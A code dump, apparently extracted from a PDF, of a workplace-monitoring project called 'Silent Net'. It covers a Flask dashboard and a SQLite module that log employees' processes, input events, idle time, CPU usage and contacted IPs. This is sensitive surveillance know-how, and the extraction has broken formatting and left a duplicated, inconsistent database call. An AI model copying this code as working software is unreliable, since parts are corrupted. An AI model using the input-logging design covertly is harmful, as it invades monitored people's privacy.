  labels: sortedLabels,
  datasets: stats.cpu_usage.data.cores.map((core, index) => {
    const color = coreColors[core] || getRandomColor();
    coreColors[core] = color;

    return {
      label: `Core ${core}`,
      data: sortedUsage[index],
      borderColor: color,
      backgroundColor: 'rgba(0, 209, 178, 0.1)',
      borderWidth: 2,
      pointRadius: 5,
      pointBackgroundColor: color,
      pointBorderColor: color,
      fill: true,
      tension: 0.4,
    };
  })
},
options: {
  responsive: true,
  maintainAspectRatio: false,
  scales: {
    x: {
      type: 'time',
      time: {
        unit: 'minute',
        tooltipFormat: 'yyyy-MM-dd HH:mm:ss',
        displayFormats: {
          minute: 'HH:mm',
          hour: 'HH:mm',
          day: 'yyyy-MM-dd'
        }
      },
      title: {
        display: true,
        text: 'Time'
      },
      grid: {
        display: true,
        color: 'rgba(255, 255, 255, 0.1)',
      },
      ticks: {
        autoSkip: false,
        maxRotation: 45,
        minRotation: 45,
      }
    },
    y: {
      title: {
        display: true,
        text: 'CPU Usage (%)'
      }
    }
  }
}
```

manager\static\js - stats_screen.js

```
        },
        suggestedMin: 0,
        suggestedMax: 100,
        grid: {
            display: true,
            color: 'rgba(255, 255, 255, 0.1)',
        }
    },
    plugins: {
        legend: {
            display: true,
            position: 'top'
        },
        tooltip: {
            callbacks: {
                label: (context) => {
                    const label = context.dataset.label || '';
                    const value = context.raw || 0;
                    return `${label}: ${value}%`;
                }
            }
        }
    }
}

});

}

// Helper function to create IPs Chart
function createIpsChart(canvasElement) {
    return new Chart(canvasElement, {
        type: 'pie',
        data: {
            labels: stats.ips.labels,
            datasets: [{
                data: stats.ips.data,
                backgroundColor: stats.ips.labels.map(() =>
                    getRandomColor()),
            }]
        },
        options: {
            responsive: true,
            maintainAspectRatio: false,
            plugins: {
                legend: {
                    display: true,
                    position: 'bottom'
                }
            }
        }
    });
}
```

manager\static\js - stats_screen.js

```
// Initialize all charts
document.addEventListener('DOMContentLoaded', () => {
    console.log('Stats Data:', stats);

    processChart =
    createProcessChart(document.getElementById('processChart'));
    inactivityChart =
    createInactivityChart(document.getElementById('inactivityChart'));
    cpuUsageChart =
    createCpuUsageChart(document.getElementById('cpuUsageChart'));
    ipsChart = createIpsChart(document.getElementById('ipsChart'));
});

function expandCard(card) {
    const expandedCard = document.getElementById('expandedCard');
    const overlay = document.getElementById('overlay');

    const cardContent = card.cloneNode(true);
    expandedCard.innerHTML = cardContent.innerHTML;

    const closeButton = document.createElement('button');
    closeButton.className = 'close-btn';
    closeButton.innerText = 'X';
    closeButton.onclick = closeExpandedCard;
    expandedCard.appendChild(closeButton);

    switch(card.id) {
        case 'processes':
            createProcessChart(expandedCard.querySelector('canvas'));
            break;
        case 'inactivity':
            createInactivityChart(expandedCard.querySelector('canvas'));
            break;
        case 'cpu_usage':
            createCpuUsageChart(expandedCard.querySelector('canvas'));
            break;
        case 'ips':
            createIpsChart(expandedCard.querySelector('canvas'));
            break;
    }

    expandedCard.classList.add('active');
    overlay.classList.add('active');
}

function closeExpandedCard() {
    const expandedCard = document.getElementById('expandedCard');
    const overlay = document.getElementById('overlay');

    expandedCard.classList.remove('active');
    overlay.classList.remove('active');
}
```

manager\static\js - stats_screen.js

```
document.querySelectorAll('.card').forEach(card => {
    card.addEventListener('click', () => {
        expandCard(card);
    });
});

function changeClientName() {
    const button = document.querySelector('.name-change-container
button');
    button.disabled = true;

    const newName =
document.getElementById('newClientName').value.trim();
    if (!newName) {
        alert("Please enter a valid name.");
        button.disabled = false;
        return;
    }

    const forbiddenPattern = /["';\\\/*\\-]/;
    if (forbiddenPattern.test(newName)) {
        alert("Name contains invalid characters.");
        button.disabled = false;
        return;
    }

    const currentName =
document.getElementById('clientName').textContent;

    fetch('/update_client_name', {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json',
        },
        body: JSON.stringify({
            current_name: currentName,
            new_name: newName,
        }),
    })
    .then(response => response.json())
    .then(data => {
        if (data.success) {
            document.getElementById('clientName').textContent = newName;
            document.getElementById('newClientName').value = "";
            alert("Client name updated successfully!");
        } else {
            alert(data.message || "Failed to update client name.");
        }
        button.disabled = false;
    });
}
```

manager\templates - exit_screen.html

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width,
initial-scale=1.0">
  <title>Exit Confirmation</title>
  <link rel="stylesheet" href="{{ url_for('static',
filename='css/exit_screen.css') }}">
</head>
<body>
  <div id="exit-window">
    <h2>Are you sure you want to exit the program?</h2>
    <div class="button-group">
      <button class="exit-btn"
onclick="window.location.href='/exit-program'">Exit</button>
      <button class="cancel-btn"
onclick="window.location.href='{{ previous_screen
}}'">No, Go Back</button>
    </div>
  </div>
</body>
</html>
```

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width,
initial-scale=1.0">
  <title>404 - Page Not Found</title>
  <link rel="stylesheet" href="{{ url_for('static',
filename='css/http_error.css') }}">
</head>
<body>
  <div class="container">
    <h1>404</h1>
    <p><strong>Page Not Found</strong></p>
    <p>The page you're looking for doesn't exist or has been
moved.</p>
    <p>You will be automatically redirected to the previous
page in <span id="countdown">10</span> seconds.</p>
    <a href="{{ redirect_url }}" class="button"
id="redirectButton">Go to Previous page Now</a>
  </div>
  <script src="{{ url_for('static', filename='js/http_error.js')
}}"></script>
  <script>
    // Pass the redirect URL to JavaScript
    const redirectUrl = "{{ redirect_url }}";
  </script>
</body>
</html>
```

manager\templates - internal_error.html

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width,
initial-scale=1.0">
  <title>500 - Internal Server Error</title>
  <link rel="stylesheet" href="{{ url_for('static',
filename='css/internal_error.css') }}">
</head>
<body>
  <div class="container">
    <h1>500</h1>
    <p><strong>Internal Server Error</strong></p>
    <p>Oops! Something went wrong on our end. We're working to
fix the issue. Please try again later.</p>
    <a href="/loading" class="button">Go to Homepage</a>
  </div>
</body>
</html>
```

manager\templates - loading_screen.html

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width,
  initial-scale=1.0">
  <title>Silent Net - Connection</title>
  <link rel="stylesheet" href="{ { url_for('static',
  filename='css/loading_screen.css') } }">
</head>
<body>
  <div id="logo">
    
  </div>

  <div id="loading-window">
    <h2>Establishing Secure Connection...</h2>
    <div class="spinner"></div>
    <div class="connection-status">
      <span class="status-icon">■■■</span>
      Server connection policy: Only one active manager
      session permitted
    </div>
    <div class="button-group">
      <button class="connect-btn"
      onclick="manualConnect()">Reconnect</button>
      <button class="exit-btn" onclick="exitProgram()">Exit
      Silent Net</button>
    </div>
  </div>
  <script src="{ { url_for('static',
  filename='js/loading_screen.js') } }"></script>
</body>
</html>
```


manager\templates - name_screen.html

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
    <title>Connected Clients</title>
    <link rel="stylesheet" href="{ { url_for('static',
filename='css/name_screen.css') } }">
</head>
<body>
    
    <button class="refresh-btn"
onclick="location.reload();">Refresh Users</button>
    <button class="settings-btn"
onclick="window.location.href='/settings'">Settings</button>
    <button class="exit-btn"
onclick="window.location.href='/exit'">Exit</button>
    <div id="tooltip" class="tooltip"></div>
    <div class="container">
        {% for name, activity, connected in name_list %}
        <div class="name-card">
            <form action="/stats_screen" method="get" class="name-form">
                <input type="hidden" name="client_name" value="{ {
name } }">
                <button class="button" type="submit"
onmouseover="showTooltip('{ { name } }')"
onmouseout="hideTooltip()" style="background-color:
rgb({ { 255 - (activity * 2.55) } }, { { activity *
2.55 } }, 0);">
                    <span class="connection-status {% if connected
== 1 %}connected{% else %}disconnected{% endif
%}"></span>
                    { { name[:18] } }{% if name|length > 18 %}...{%
endif %}
                </button>
            </form>
            <button class="delete-btn" onclick="deleteName('{ { name
} }')" title="Delete this user">
                <svg viewBox="0 0 24 24" width="18" height="18">
                    <path fill="currentColor"
d="M19,4H15.5L14.5,3H9.5L8.5,4H5V6H19M6,19A2,2
0 0,0 8,21H16A2,2 0 0,0 18,19V7H6V19Z" />
                </svg>
            </button>
        </div>
        {% endfor %}
    </div>
    <script src="{ { url_for('static', filename='js/name_screen.js')
} }"></script>
</body>
</html>
```

manager\templates - opening_screen.html

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width,
initial-scale=1.0">
  <title>Silent Net</title>
  <link rel="stylesheet" href="{{ url_for('static',
filename='css/opening_screen.css') }}">
</head>
<body>
  
  <div class="password-container">
    <form method="POST" action="/check_password">
      <input type="password" class="password-input"
name="password" placeholder="Enter Password">
      <button type="submit" class="submit-button">Submit</button>
    </form>
    <div class="error-message" id="error-message">
      Incorrect password. Please try again.
    </div>
  </div>
  <button class="exit-btn"
onclick="window.location.href='/exit'">Exit</button>
  <script src="{{ url_for('static',
filename='js/opening_screen.js') }}"></script>
</body>
</html>
```

manager\templates - settings_screen.html

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
    <title>Settings</title>
    <link rel="stylesheet" href="{ { url_for('static',
filename='css/settings_screen.css') } }">
</head>
<body>
    
    <form action="/submit_settings" method="POST"
class="form-container">
        <div class="slider-container">
            <div class="slider-label">
                <label for="employees-slider">Employees Amount</label>
                <span id="employees-value">1</span>
            </div>
            <input id="employees-slider" name="employees_amount"
type="range" min="1" max="40" value="1" class="slider"
oninput="updateSliderValue('employees-slider',
'employees-value')">
        </div>
        <div class="slider-container">
            <div class="slider-label">
                <label for="safety-slider">Safety</label>
                <span id="safety-value">1</span>
            </div>
            <input id="safety-slider" name="safety" type="range"
min="1" max="5" value="1" class="slider"
oninput="updateSliderValue('safety-slider',
'safety-value')">
        </div>
        <button type="submit" class="submit-button">Start</button>
    </form>
    <script src="{ { url_for('static',
filename='js/settings_screen.js') } }"></script>
</body>
</html>
```

manager\templates - stats_screen.html

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width,
initial-scale=1.0">
  <title>Client Statistics</title>
  <link rel="stylesheet" href="{{ url_for('static',
filename='css/stats_screen.css') }}">
  <script src="https://cdn.jsdelivr.net/npm/chart.js"></script>
  <script src="https://cdn.jsdelivr.net/npm/luxon"></script>
  <script
src="https://cdn.jsdelivr.net/npm/chartjs-adapter-luxon"></script>
</head>
<body>
  
  <button class="return-btn"
onclick="window.location.href='/employees'">Return</button>
  <button class="refresh-btn" onclick="refreshData()">Refresh</button>
  <div class="client-name-container">
    Client: <span id="clientName">{{ client_name }}</span>
  </div>
  <div class="name-change-container">
    <input type="text" id="newClientName" placeholder="Enter
new client name">
    <button onclick="changeClientName()">Change Name</button>
  </div>
  <div class="container">
    <div class="card" id="processes">
      <h3>Processes Usage</h3>
      <div class="chart-container">
        <canvas id="processChart"></canvas>
      </div>
    </div>
    <div class="card" id="inactivity">
      <h3>Inactive Periods</h3>
      <div class="chart-container">
        <canvas id="inactivityChart"></canvas>
      </div>
    </div>
    <div class="card" id="cpu_usage" style="grid-column: span 2;">
      <h3>CPU Usage</h3>
      <div class="chart-container">
        <canvas id="cpuUsageChart"></canvas>
      </div>
    </div>
    <div class="card" id="wpm">
      <h3>Words Per Minute (WPM)</h3>
      <div class="chart-container">
        <div class="wpm-number">
          {{ stats.wpm }}
        </div>
      </div>
    </div>
  </div>
```

manager\templates - stats_screen.html

```
        </div>
    </div>
    <div class="card" id="ips">
        <h3>IP Usage</h3>
        <div class="chart-container">
            <canvas id="ipsChart"></canvas>
        </div>
    </div>
</div>
<div class="overlay" id="overlay"></div>
<div class="expanded-card" id="expandedCard">
    <button class="close-btn"
        onclick="closeExpandedCard()">X</button>
</div>

<script type="text/javascript">
    const stats = {{ stats | tojson | safe }};
</script>

<script src="{{ url_for('static',
    filename='js/stats_screen.js') }}"></script>
</body>
</html>
```

server - DB.py

```
# 'Silent net' project data base handling
#
#
# Omer Kfir (C)
import sqlite3, threading, os, sys
from datetime import datetime

sys.path.append(os.path.abspath(os.path.join(os.path.dirname(__file__
__), '../shared')))
from protocol import MessageParser
from filter import process_filter

__author__ = "Omer Kfir"

class DBHandler():
    """
        Base class for database handling
    """

    DB_NAME = "server_db.db"

    _lock : threading.Lock = threading.RLock()

    def __init__(self, conn, cursor, table_name: str):
        """
            Initialize database connection using an existing connection
            and cursor.

            INPUT: conn, cursor, table_name
            OUTPUT: None

            @conn: Existing SQLite connection object
            @cursor: Existing SQLite cursor object
            @table_name: Name of the primary table
        """
        self.conn = conn
        self.cursor = cursor
        self.table_name : str = table_name

        # Create tables if they do not exist
        if table_name.endswith("logs"):
            self.commit('''
                CREATE TABLE IF NOT EXISTS logs (
                    id INTEGER NOT NULL,
                    type TEXT NOT NULL,
                    data BLOB NOT NULL,
                    count NUMERIC NOT NULL DEFAULT 1
                );
            ''')
            self.commit('CREATE INDEX IF NOT EXISTS
            idx_logs_uid_type ON logs(id, type);')
        elif table_name.endswith("uid"):
            self.commit(''
```

server - DB.py

```
CREATE TABLE IF NOT EXISTS uid (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    mac TEXT NOT NULL,
    hostname TEXT NOT NULL UNIQUE,
    original_hostname TEXT
);
'''
self.commit('CREATE INDEX IF NOT EXISTS
idx_uid_hostname ON uid(hostname)')

@staticmethod
def connect_DB(db_name : str) -> tuple:
    """
        Establish connection with DB

        INPUT: Str
        OUTPUT: tuple
    """

    conn = sqlite3.connect(db_name, check_same_thread=False)
    return conn, conn.cursor()

@staticmethod
def close_DB(cursor, conn):
    """
        Closes connection to database

        INPUT: cursor, conn
        OUTPUT: None
    """
    try:
        if conn: # Check if the connection is still open
            cursor.close()
            conn.close()
    except Exception as e:
        print(f"Error closing database connection: {e}")

def clean_deleted_records_DB(self):
    """
        Cleans all deleted records from the table

        INPUT: None
        OUTPUT: None
    """
    command = "VACUUM"
    self.commit(command)

def delete_all_records_DB(self):
    """
        Deletes all records from the table

        INPUT: None
        OUTPUT: None
    """
```

server - DB.py

```
"""
```

```
command = f"DELETE FROM {self.table_name}"
self.commit(command)
```

```
self.clean_deleted_records_DB()
```

```
def commit(self, command: str, *command_args):
```

```
    """
```

```
        Commits a command to database
```

```
        INPUT: command, command_args
```

```
        OUTPUT: Return value of sql commit
```

```
        @command: SQL command to execute
```

```
        @command_args: Arguments for the command
```

```
    """
```

```
    ret_data = ""
```

```
    with DBHandler._lock:
```

```
        if not self.conn or not self.cursor:
            raise ValueError("Database connection not established")
```

```
        try:
```

```
            self.cursor.execute(command, command_args)
```

```
            ret_data = self.cursor.fetchall()
```

```
            self.conn.commit()
```

```
        except Exception as e:
```

```
            self.conn.rollback()
```

```
            # Reset cursor
```

```
            self.cursor = self.conn.cursor()
```

```
            print(f"Commit DB exception {e}")
```

```
    return ret_data
```

```
class UserLogsORM (DBHandler):
```

```
    """
```

```
        Singleton implementation of UserLogsORM inheriting from
        DBHandler
```

```
    """
```

```
USER_LOGS_NAME = "logs"
```

```
_lock = threading.Lock()
```

```
_instance = None
```

```
def __new__(cls, conn, cursor, table_name: str):
```

```
    """
```

```
        Ensure singleton instance and initialize with existing
        connection and cursor.
```


server - DB.py

```
        INPUT: cls
        OUTPUT: None
    """
    with cls._lock:
        if cls._instance is None:
            cls._instance = super(UserLogsORM, cls).__new__(cls)
        return cls._instance

def __init__(self, conn, cursor, table_name: str):
    """
    Initialize the instance, but only once.
    """
    if not hasattr(self, 'conn') or self.conn is None:
        super().__init__(conn, cursor, table_name)

def client_setup_db(self, id : int) -> None:
    """
    Writes basic logs that need to be for every client when
    connected
    Writes when client first logged in (Also writes last
    client input event with the same time)
    Writes an empty record of inactive times
    Writes an empty record of cpu usages

    INPUT: id
    OUTPUT: None

    @id: Id of client
    """

    cur_time = datetime.now().strftime("%Y-%m-%d %H:%M:%S")

    # First log of client
    command = f"INSERT INTO {self.table_name} (id, type, data)
    VALUES (?, ?, ?);"
    self.commit(command, id,
    MessageParser.CLIENT_FIRST_INPUT_EVENT, cur_time)

    # "Last" log of client (it's not really the last time, it's
    just a record for next when client logs again)
    command = f"INSERT INTO {self.table_name} (id, type, data)
    VALUES (?, ?, ?);"
    self.commit(command, id,
    MessageParser.CLIENT_LAST_INPUT_EVENT, cur_time)

    # Empty record of inactive times
    command = f"INSERT INTO {self.table_name} (id, type, data)
    VALUES (?, ?, '');"
    self.commit(command, id, MessageParser.CLIENT_INACTIVE_EVENT)

    # Empty record of cpu usage
    command = f"INSERT INTO {self.table_name} (id, type, data)
    VALUES (?, ?, '');"
    self.commit(command, id, MessageParser.CLIENT_CPU_USAGE_EVENT, cur_time)
```

server - DB.py

```
self.commit(command, id, MessageParser.CLIENT_CPU_USAGE)

def delete_id_records_DB(self, id : int):
    """
        Deletes all records from the table for a specific client ID

        INPUT: id
        OUTPUT: None

        @id: Id of client
    """
    command = f"DELETE FROM {self.table_name} WHERE id = ?"
    self.commit(command, id)

    self.clean_deleted_records_DB()

def __check_inactive(self, id : int) -> tuple[str, int]:
    """
        Checks if client is currently inactive

        INPUT: int
        OUTPUT: Tuple consists of last datetime in string format
        client was active and the amount of minutes currently
        inactive

        @id: Id of client
    """

    cur_time = datetime.now()

    command = f"SELECT data FROM {self.table_name} WHERE id = ?
    AND type = ?;"
    date_str = self.commit(command, id,
    MessageParser.CLIENT_LAST_INPUT_EVENT)[0][0]

    date = datetime.strptime(date_str , "%Y-%m-%d %H:%M:%S")
    inactive_time = int((cur_time - date).total_seconds() // 60)

    # Inactive time is considered above five minutes
    if inactive_time > 5:
        return date_str, inactive_time

    return None, None

def __update_last_input(self, id : int) -> None:
    """
        Updates last time user logged input event

        INPUT: id
        OUTPUT: None

        @id: Id of client
    """
```

server - DB.py

```
# Check if client is inactive until now, if so log it
date, inactive_time = self.__check_inactive(id)
if date:

    # Get string of inactive times
    # String format -> datetime of inactive, inactive minutes
    # Example: 2025-10-10 20:20:20,10~2025-10-10 20:20:30,7~
    command = f"SELECT data FROM {self.table_name} WHERE id
    = ? AND type = ?;"
    data = self.commit(command, id,
    MessageParser.CLIENT_INACTIVE_EVENT)[0][0]

    data += f"{date},{inactive_time}~"
    command = f"UPDATE {self.table_name} SET data = ? WHERE
    id = ? AND type = ?;"

    self.commit(command, data, id,
    MessageParser.CLIENT_INACTIVE_EVENT)

command = f"UPDATE {self.table_name} SET data = ? WHERE id
= ? AND type = ?;"

cur_time = datetime.now()
cur_time = cur_time.strftime("%Y-%m-%d %H:%M:%S")

self.commit(command, cur_time, id,
MessageParser.CLIENT_LAST_INPUT_EVENT)

def __get_total_active_time(self, id : int) -> int:
    """
        Calculates total active time of user

        INPUT: int
        OUTPUT: Integer - minutes amount of active time

        @id: Id of client
    """

    command = f"SELECT data FROM {self.table_name} WHERE id = ?
    AND type = ?;"
    first_input = datetime.strptime(self.commit(command, id,
    MessageParser.CLIENT_FIRST_INPUT_EVENT)[0][0], "%Y-%m-%d
    %H:%M:%S")
    last_input = datetime.strptime(self.commit(command, id,
    MessageParser.CLIENT_LAST_INPUT_EVENT)[0][0], "%Y-%m-%d
    %H:%M:%S")

    return (last_input - first_input).total_seconds() // 60

def __update_cpu_usage(self, id: int, data : bytes) -> None:
    """
        Updates cpu usage query
```

server - DB.py

```
INPUT: id, data
OUTPUT: None

@id: Id of client
@data: Bytes of data
"""

command = f"SELECT data FROM {self.table_name} WHERE id = ?
AND type = ?;"
cpu_logs = self.commit(command, id,
MessageParser.CLIENT_CPU_USAGE)[0][0]

if isinstance(cpu_logs, str):
    cpu_logs = cpu_logs.encode()

cpu_logs += data + b"|"

command = f"UPDATE {self.table_name} SET data = ? WHERE id
= ? AND type = ?;"
self.commit(command, cpu_logs, id,
MessageParser.CLIENT_CPU_USAGE)

def insert_data(self, id: int, data_type: str, data: bytes) -> None:
    """
        Insert data to SQL table, if record already exists
        increment its counter

        INPUT: id, data_type, data
        OUTPUT: None

        @id: Id of client
        @data_type: Type of data to be inserted
        @data: Bytes of data
    """

    if data_type == MessageParser.CLIENT_CPU_USAGE:
        self.__update_cpu_usage(id, data)
        return

    command = f"SELECT count FROM {self.table_name} WHERE id =
    ? AND type = ? AND data = ?;"
    count = self.commit(command, id, data_type, data)

    # If got count -> count exists -> row exists
    if count:
        count = count[0][0] + 1
        command = f"UPDATE {self.table_name} SET count = ?
        WHERE id = ? AND type = ? AND data = ?;"

        self.commit(command, count, id, data_type, data)
    else:
        command = f"INSERT INTO {self.table_name} (id, type,
```

server - DB.py

```
data) VALUES (?, ?, ?);"

self.commit(command, id, data_type, data)

# Check if it is an input event
if data_type == MessageParser.CLIENT_INPUT_EVENT:
    self.__update_last_input(id)

# Statistics done with DB
def get_process_count(self, id : int) -> list[tuple[str, int]]:
    """
        Gets the amount of times each process was opened for a
        certain client

        INPUT: id
        OUTPUT: List of tuples of the name of the process and
        amount of times was opened

        @id: Id of client
    """

    command = f"SELECT data, count FROM {self.table_name} WHERE
    type = ? AND id = ?;"
    return self.commit(command,
    MessageParser.CLIENT_PROCESS_OPEN, id)

def get_inactive_times(self, id : int) -> list[tuple[datetime,
str]]:
    """
        Calculates idle times of user

        INPUT: id
        OUTPUT: List of Tuples of the datetime the user went
        idle and the time of idleness

        @id: Id of client
    """

    # Check if currently inactive
    date, inactive_time = self.__check_inactive(id)

    command = f"SELECT data FROM {self.table_name} WHERE type =
    ? AND id = ?;"
    dates = self.commit(command,
    MessageParser.CLIENT_INACTIVE_EVENT, id)[0][0]

    if date:
        dates += f"{date},{inactive_time}"

    dates = dates.split("~")
    return [i.split(",") for i in dates], True if date else False

def get_wpm(self, id : int, inactive_times :
```

server - DB.py

```
list[tuple[datetime, int]], inactive_after_last : bool) -> int:
    """
        Calculates the average wpm the user does while
        excluding inactive times

        INPUT: id, inactive
        OUTPUT: Integer

        @id: Id of client
        @inactive_times: Pre calculated inactive times of user
        @inactive_after_last: Boolean to indicate if inactive
        times include time after last logged input event
    """

    # Calculate total inactive time in minutes
    if inactive_after_last:
        inactive_times = inactive_times[:-1]

    total_inactive = sum(int(i[1]) for i in inactive_times if i
        != '' and len(i) > 1)

    # Get word count, 57 is the translation for space char in
    input_event in linux
    # Checks for data which has space char in it
    command = f"SELECT count FROM {self.table_name} WHERE type
    = ? AND data LIKE '%57%' AND id = ?;"
    words_cnt = self.commit(command,
    MessageParser.CLIENT_INPUT_EVENT, id)
    words_cnt = words_cnt[0][0] if words_cnt else 0 # Extract
    value safely

    # Get first input timestamp
    command = f"SELECT data FROM {self.table_name} WHERE type =
    ? AND id = ?;"
    first_input = datetime.strptime(self.commit(command,
    MessageParser.CLIENT_FIRST_INPUT_EVENT, id)[0][0],
    "%Y-%m-%d %H:%M:%S")
    last_input = datetime.strptime(self.commit(command,
    MessageParser.CLIENT_LAST_INPUT_EVENT, id)[0][0], "%Y-%m-%d
    %H:%M:%S")

    # Calculate active time in minutes
    active_time = ((last_input - first_input).total_seconds() -
    total_inactive * 60) / 60
    active_time = max(active_time, 1) # Prevent division by zero

    return words_cnt // active_time

def get_cpu_usage(self, id: int):
    """
        Gets all logs of cpu usage

        INPUT: id
    """
```

server - DB.py

OUTPUT: Tuple of Dictionary of cpu cores and their usages and list of times of logs

@id: Id of client

"""

```
command = f"SELECT data FROM {self.table_name} WHERE id = ?  
AND type = ?;"
```

```
cores_logs = self.commit(command, id,  
MessageParser.CLIENT_CPU_USAGE)[0][0]
```

```
if isinstance(cores_logs, str):  
    cores_logs = cores_logs.encode()
```

```
cores_logs = cores_logs.split(b"|")  
logs = [log for i in cores_logs if len(i) > 1 for log in  
i.split(MessageParser.PROTOCOL_SEPARATOR)]  
cpu_usage_logs = []
```

```
core_usage = {}  
for log in logs:  
    log = log.decode().split(",")  
    core, usage = log[:2]  
  
    if core not in core_usage:  
        core_usage[core] = []  
    core_usage[core].append(int(usage))  
  
    if len(log) == 3:  
        cpu_usage_logs.append(log[2])
```

```
return core_usage, cpu_usage_logs
```

```
def get_active_precentage(self, id: int) -> int:
```

"""

Calculates the percentage of time user was active

INPUT: id

OUTPUT: Integer

"""

```
inactive_time, _ = self.get_inactive_times(id)
```

```
total_inactive = sum(int(i[1]) for i in inactive_time if i  
!= '' and len(i) > 1)
```

```
total_active = self.__get_total_active_time(id)
```

```
if total_active + total_inactive == 0:  
    return 100
```

```
return int((total_active / (total_active + total_inactive))  
* 100)
```

server - DB.py

```
def get_reached_out_ips(self, id : int) -> list[str]:
    """
        Gets all the reached out IP addresses of a certain client

        INPUT: id
        OUTPUT: List of strings of IP addresses

        @id: Id of client
    """

    command = f"SELECT data, count FROM {self.table_name} WHERE
    id = ? AND type = ?;"
    return self.commit(command, id,
    MessageParser.CLIENT_IP_INTERACTION)
```

```
class UserId (DBHandler):
```

```
    USER_ID_NAME = "uid"
```

```
    _lock = threading.Lock()
```

```
    _instance = None
```

```
def __new__(cls, conn, cursor, table_name: str):
    """
        Ensure singleton instance and initialize with existing
        connection and cursor.
```

```
        INPUT: conn, cursor, table_name
```

```
        OUTPUT: None
```

```
    """
```

```
    with cls._lock:
```

```
        if cls._instance is None:
```

```
            cls._instance = super(UserId, cls).__new__(cls)
```

```
        return cls._instance
```

```
def __init__(self, conn, cursor, table_name: str):
```

```
    """
```

```
    Initialize the instance, but only once.
```

```
    """
```

```
    if not hasattr(self, 'conn') or self.conn is None:
```

```
        super().__init__(conn, cursor, table_name)
```

```
def delete_user(self, id : int) -> None:
```

```
    """
```

```
        Deletes a certain id address from the table
```

```
        INPUT: id
```

```
        OUTPUT: None
```

```
        @id: Id of client
```

```
    """
```

```
    command = f"DELETE FROM {self.table_name} WHERE id = ?;"
```


server - DB.py

```
self.commit(command, id)

self.clean_deleted_records_DB()

def insert_data(self, mac: str, hostname : str, id : int = -1)
-> tuple[bool, int]:
    """
        Insert data to SQL table, checks if mac already in use
        or hostname
        If mac already in use then do not insert
        If hostname then change the hostname and insert

        INPUT: mac, hostname
        OUTPUT: Boolean indicating if already in use and the id
        of the client

        @mac: MAC address of user's computer
        @hostname: User's computer hostname
        @id: Id of client
    """
    id_command = f"SELECT id FROM {self.table_name} WHERE mac =
    ? AND hostname = ?;"

    command = f"SELECT hostname FROM {self.table_name} WHERE
    mac = ? AND hostname = ?;"
    output = self.commit(command, mac, hostname)

    if output:
        print(f"\n{mac}, hostname: {hostname} -> Have already
        logged in before")
        return True, self.commit(id_command, mac, hostname)[0][0]
    else:
        command = f"SELECT hostname FROM {self.table_name}
        WHERE mac = ? AND original_hostname = ?;"
        output = self.commit(command, mac, hostname)

        if output:
            print(f"\n{mac}, hostname: {hostname} -> Have
            already logged in before")
            id_command = f"SELECT id FROM {self.table_name}
            WHERE mac = ? AND original_hostname = ?;"

            return True, self.commit(id_command, mac,
            hostname)[0][0]

    # Fetch all hostnames starting with the given hostname
    command = f"SELECT hostname FROM {self.table_name} WHERE
    hostname LIKE ? || '%';"
    results = self.commit(command, hostname)
    hostnames = {row[0] for row in results}

    new_hostname = hostname
    if new_hostname in hostnames:
```

server - DB.py

```
i = 1
while f"{hostname}{i}" in hostnames:
    i += 1
new_hostname = f"{hostname}{i}"

if id == -1:
    command = f"INSERT OR IGNORE INTO {self.table_name}
    (mac, hostname, original_hostname) VALUES (?, ?, ?);"
    self.commit(command, mac, new_hostname, hostname)

    return False, self.commit(id_command, mac,
    new_hostname)[0][0]

command = f"INSERT OR IGNORE INTO {self.table_name} (id,
mac, hostname, original_hostname) VALUES (?, ?, ?, ?);"
self.commit(command, id, mac, new_hostname, hostname)
return False, id

def update_name(self, prev_name : str, new_name : str):
    """
        Manager changes a name for a client

        INPUT: prev_name, new_name
        OUTPUT: None

        @prev_name: Previous name of client
        @new_name: New name of client changed by manager
    """

    command = f"UPDATE {self.table_name} SET hostname = ? WHERE
    hostname = ?;"
    self.commit(command, new_name, prev_name)

def check_user_existence(self, hostname : str) -> int:
    """
        Checking for a certain client to see if already connected

        INPUT: hostname
        OUTPUT: int

        @hostname: hostname of user's computer
    """

    command = f"SELECT COUNT(*) FROM {self.table_name} WHERE
    hostname = ?;"
    return self.commit(command, hostname)[0][0] > 0

def get_clients(self) -> list[tuple[int, str]]:
    """
        Gets all data on clients int and hostname

        INPUT: None
        OUTPUT: list[tuple[int, str]]
```

server - DB.py

```
"""

command = f"SELECT id, hostname FROM {self.table_name}"
clients = self.commit(command)

return clients

def get_mac_by_id(self, id : int) -> str:
    """
        Gets the according MAC address of a computer by id

        INPUT: id
        OUTPUT: str

        @id: Id of wanted computer
    """

    command = f"SELECT mac FROM {self.table_name} WHERE id = ?;"
    return self.commit(command, id)[0][0]

def get_id_by_hostname(self, hostname : str) -> str:
    """
        Gets the according MAC address of a computer by hostname

        INPUT: hostname
        OUTPUT: str

        @hostname: Hostname of wanted computer
    """

    command = f"SELECT id FROM {self.table_name} WHERE hostname
= ?;"
    return self.commit(command, hostname)[0][0]
```

server\filter - process_filter.py

```
ignored_processes = {
    # Kernel threads and low-level
    "kthreadd", "rcu_sched", "rcu_bh", "migration", "ksoftirqd",
    "kworker",
    "kdevtmpfs", "kauditd", "kswapd", "watchdog", "bioset", "crypto",
    "scsi_eh", "kpsmoused", "ipv6_addrconf", "systemd",
    "systemd-kthread",

    # Init/system base
    "init", "systemd-journald", "systemd-logind", "systemd-udev",
    "systemd-timesyncd", "systemd-resolved", "systemd-networkd",
    "upstart", "rsyslogd", "cron", "atd", "dbus-daemon", "login",
    "agetty",
    "polkitd", "udisksd", "colord", "fwupd", "rtkit-daemon",
    "accounts-daemon",

    # Udev-related
    "udev", "systemd-udev", "udevadm", "eudev", "devtmpfs", "mdev",

    # Network / system services
